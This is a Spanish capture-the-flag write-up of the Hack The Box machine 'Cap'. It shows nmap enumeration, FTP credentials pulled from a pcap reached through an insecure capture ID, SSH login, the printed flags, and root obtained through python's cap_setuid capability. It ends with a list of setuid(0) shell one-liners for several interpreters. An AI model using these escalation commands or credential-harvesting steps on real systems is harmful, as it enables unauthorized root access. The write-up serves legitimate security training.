
CAP MACHINE

Autor: Christian Jimenez



ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.10.10.245 -oG allPorts
```

La salida nos muesta el puerto 21, 22 y 80 abiertos:

```
File: extractPorts.tmp

[*] Extracting information ...

    [*] IP Address: 10.10.10.245
    [*] Open ports: 21,22,80

[*] Ports copied to clipboard
```

Vamos a realizar una enumeracion de los servicios en los puertos:

```
nmap -p21,22,80 -sV -sC 10.10.10.245 -oN targeted
```

nos muestra la siguiente salida:

```
# Nmap 7.91 scan initiated Sat Jun  5 21:14:57 2021 as: nmap -p21,22,80 -sC -sV
-oN target 10.10.10.245
   2    | Nmap scan report for 10.10.10.245
   3    | Host is up (0.27s latency).
   4    |
   5    | PORT   STATE SERVICE VERSION
```

```
6   | 21/tcp open  ftp     vsftpd 3.0.3
7   | 22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
8   | | ssh-hostkey:
9   | |   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
10  | |   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
11  | |_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
12  | 80/tcp open  http    gunicorn
13  | | fingerprint-strings:
14  | |   FourOhFourRequest:
15  | |     HTTP/1.0 404 NOT FOUND
16  | |     Server: gunicorn
17  | |     Date: Sun, 06 Jun 2021 01:12:44 GMT
18  | |     Connection: close
19  | |     Content-Type: text/html; charset=utf-8
20  | |     Content-Length: 232
21  | |     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
22  | |     <title>404 Not Found</title>
23  | |     <h1>Not Found</h1>
24  | |     <p>The requested URL was not found on the server. If you entered
the URL manually please check your spelling and try again.</p>
25  | |   GetRequest:
26  | |     HTTP/1.0 200 OK
27  | |     Server: gunicorn
28  | |     Date: Sun, 06 Jun 2021 01:12:35 GMT
29  | |     Connection: close
30  | |     Content-Type: text/html; charset=utf-8
31  | |     Content-Length: 19386
32  | |     <!DOCTYPE html>
33  | |     <html class="no-js" lang="en">
34  | |     <head>
35  | |     <meta charset="utf-8">
36  | |     <meta http-equiv="x-ua-compatible" content="ie=edge">
37  | |     <title>Security Dashboard</title>
38  | |     <meta name="viewport" content="width=device-width, initial-
scale=1">
39  | |     <link rel="shortcut icon" type="image/png"
href="/static/images/icon/favicon.ico">
40  | |     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
41  | |     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
```

```
  42    | |     <link rel="stylesheet" href="/static/css/themify-icons.css">
  43    | |     <link rel="stylesheet" href="/static/css/metisMenu.css">
  44    | |     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
  45    | |     <link rel="stylesheet" href="/static/css/slicknav.min.css">
  46    | |     <!-- amchar
  47    | |   HTTPOptions:
  48    | |     HTTP/1.0 200 OK
  49    | |     Server: gunicorn
  50    | |     Date: Sun, 06 Jun 2021 01:12:36 GMT
  51    | |     Connection: close
  52    | |     Content-Type: text/html; charset=utf-8
  53    | |     Allow: GET, OPTIONS, HEAD
  54    | |     Content-Length: 0
  55    | |   RTSPRequest:
  56    | |     HTTP/1.1 400 Bad Request
  57    | |     Connection: close
  58    | |     Content-Type: text/html
  59    | |     Content-Length: 196
  60    | |     <html>
  61    | |     <head>
  62    | |     <title>Bad Request</title>
  63    | |     </head>
  64    | |     <body>
  65    | |     <h1><p>Bad Request</p></h1>
  66    | |     Invalid HTTP Version &#x27;Invalid HTTP Version:
&#x27;RTSP/1.0&#x27;&#x27;
  67    | |     </body>
  68    | |_    </html>
  69    | |_http-server-header: gunicorn
  70    | |_http-title: Security Dashboard
  71    | 1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.c
        | gi?new-service :
  72    | SF-Port80-TCP:V=7.91%I=7%D=6/5%Time=60BC2199%P=x86_64-pc-linux-
gnu%r(GetRe
  73    |
SF:quest,2A94,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20S
  74    |
SF:un,\x2006\x20Jun\x202021\x2001:12:35\x20GMT\r\nConnection:\x20close\r\n
```


```
|   75    | SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-
Length:\x201938
|   76    | SF:6\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-
js\"\x20lang=\"en\">\n
|   77    | SF:\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-
8\">\n\x20\x20\x20\x20
|   78    | SF:<meta\x20http-equiv=\"x-ua-
compatible\"\x20content=\"ie=edge\">\n\x20\x
|   79    |
SF:20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<meta\x
|   80    | SF:20name=\"viewport\"\x20content=\"width=device-width,\x20initial-
scale=1
|   81    |
SF:\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"image/
|   82    |
SF:png\"\x20href=\"/static/images/icon/favicon\.ico\">\n\x20\x20\x20\x20<l
|   83    |
SF:ink\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.css\">\
|   84    |
SF:n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/font
|   85    | SF:-
awesome\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20h
|   86    | SF:ref=\"/static/css/themify-
icons\.css\">\n\x20\x20\x20\x20<link\x20rel=\
|   87    |
SF:"stylesheet\"\x20href=\"/static/css/metisMenu\.css\">\n\x20\x20\x20\x20
|   88    | SF:
<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carousel\.min\.c
|   89    |
SF:ss\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/cs
|   90    | SF:s/slicknav\.min\.css\">\n\x20\x20\x20\x20<!--
\x20amchar")%r(HTTPOptions
|   91    |
SF:,B3,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20Sun,\x20
|   92    |
SF:06\x20Jun\x202021\x2001:12:36\x20GMT\r\nConnection:\x20close\r\nContent
|   93    | SF:-Type:\x20text/html;\x20charset=utf-
8\r\nAllow:\x20GET,\x20OPTIONS,\x20
|   94    | SF:HEAD\r\nContent-
Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTTP/1\.1\x20
```

```
  95    | SF:400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-
Type:\x20text/
  96    | SF:html\r\nContent-
Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\n\x20\x20\
  97    |
SF:x20\x20<title>Bad\x20Request</title>\n\x20\x20</head>\n\x20\x20<body>\n
  98    | SF:\x20\x20\x20\x20<h1><p>Bad\x20Request</p>
</h1>\n\x20\x20\x20\x20Invalid
  99    |
SF:\x20HTTP\x20Version\x20&#x27;Invalid\x20HTTP\x20Version:\x20&#x27;RTSP/
 100    |
SF:1\.0&#x27;&#x27;\n\x20\x20</body>\n</html>\n")%r(FourOhFourRequest,189,
 101    |
SF:"HTTP/1\.0\x20404\x20NOT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\x20Su
 102    |
SF:n,\x2006\x20Jun\x202021\x2001:12:44\x20GMT\r\nConnection:\x20close\r\nC
 103    | SF:ontent-Type:\x20text/html;\x20charset=utf-8\r\nContent-
Length:\x20232\r
 104    |
SF:\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20F
 105    |
SF:inal//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</h1>\
 106    |
SF:n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20serv
 107    |
SF:er\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x20che
 108    | SF:ck\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");
 109    | Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
 110    |
 111    | Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
 112    | # Nmap done at Sat Jun  5 21:17:38 2021 -- 1 IP address (1 host up)
scanned in 161.24 seconds
```

el ftp no tiene el usuario anonymous habilitado por lo que poco podemos hacer


el ssh no creo que se explote mas bien nos debe permitir conectarnos una vez encontremos credenciales

vamos a ver la pagina web




vemos como un dashboard donde ya estamos dentro como el usuario **"nathan"**

si vamos a las 3 rayas del menu y la opcion de **"Security snapshot (5 second PCAP + Analysis)"** vemos



vemos como unas unas capturas de wireshark, porque en el titulo dice pcap y es la extension de una captura de datos, y al finalizar un boton para descargar el archivo pcap:

lo mas interesante es en la url que pone el id de la captura:



jugando que este valor, revisando las capturas de valor valores, la mas interesante se encuentra en el valor 0:

entramos a la ruta:

```
http://10.10.10.245/data/0
```

y descargamos el archivo .pcap

EXPLOTACION

podemos usar herramientas como wireshark, tcpdump o tshark para leer el contenido del archivo .pcap

Vamos a usar tshark:

```
tshark -r 0.pcap 2>/dev/null

-r para leer un archivo
2>/dev/null para que no muestre los errores al abrir el archivo
```

vamos leyendo el contenido y encontramos unas credenciales del protocolo ftp:

```
2.667693 192.168.196.1 → 192.168.196.16 TCP 62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
4.126500 192.168.196.1 → 192.168.196.16 FTP 69 Request: USER nathan
4.126526 192.168.196.16 → 192.168.196.1 TCP 56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
4.126630 192.168.196.16 → 192.168.196.1 FTP 90 Response: 331 Please specify the password.
4.167701 192.168.196.1 → 192.168.196.16 TCP 62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
5.424998 192.168.196.1 → 192.168.196.16 FTP 78 Request: PASS Buck3tH4TF0RM3!
5.425034 192.168.196.16 → 192.168.196.1 TCP 56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
5.432387 192.168.196.16 → 192.168.196.1 FTP 79 Response: 230 Login successful.
5.432801 192.168.196.1 → 192.168.196.16 FTP 62 Request: SYST
```

nos indica login successful, vamos a conectarnos por ftp:

```
ftp 10.10.10.245
user: nathan
pass: Buck3tH4TF0RM3!
```

vemos que estamos dentro y ahi se encuentra la flag:

```
└─# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:kali): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Jun 07 14:41 user.txt
226 Directory send OK.
ftp>
```

pero vamos a probar por ssh ya que el puerto estaba abierto.

```
ssh nathan@10.10.10.245
pass: Buck3tH4TF0RM3!
```

Vemops que las credenciales tambien funcionan para ssh y ya podemos bver la flag user.txt:

```
nathan@cap:~$ ls
snap  user.txt
nathan@cap:~$ cat user.txt
4048e15d081780309853f3fe9fd2a149
nathan@cap:~$
```

ELEVACION DE PRIVILEGIOS

una de las formas de escalar privilegios en linux, despues de permisos SID, sudo -l y otros son las capabilities:

Las capabilities son como permisos especiales que se le otorga a un programa para que tengan ciertos privilegios sin necesidad de usar el usuario root o usar el comando sudo.

Vamos a listar las capabilities del sistema

```
getcap -r / 2>/dev/null


-r: deforma recursiva
/: ruta en este caso la raiz de todo el sistema
```

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

La capabilitie que mas nos interesa es la **cap_setuid** que nos permite ejecutar el programa con privilegios del administrador sea el o no el propietario.

Vemos que el programa python 3.8 tiene esa capabilitie en tonces podriamos spawnearnos una shell mediante python, solo debemos especificar en el programa el **setuid(0)**

```
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

y seriamos root y podemos ver la flag:

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# cat /root/root.txt
5ac8fe13f14391e5d1c68a76d543820f
#
```

PLUS

Existen formas de aprovechar la capabilitie cap_setuid en diversos lenguajes de programas si estos los tuvieran:

```
si node tiene la capabilitie:
```

```
./node -e 'process.setuid(0); require("child_process").spawn("/bin/sh", {stdio:
[0, 1, 2]});'

si perl tiene la capabilitie:

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'

si php tiene la capabilitie:

CMD="/bin/sh"
./php -r "posix_setuid(0); system('$CMD');"

si python tiene la capabilitie:

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'

si ruby tiene la capabilitie:

./ruby -e 'Process::Sys.setuid(0); exec "/bin/sh"'
```

Ejecutando el comando segun el binario debera abrirse una terminal como el usuario Root.

Fuente: https://gtfobins.github.io/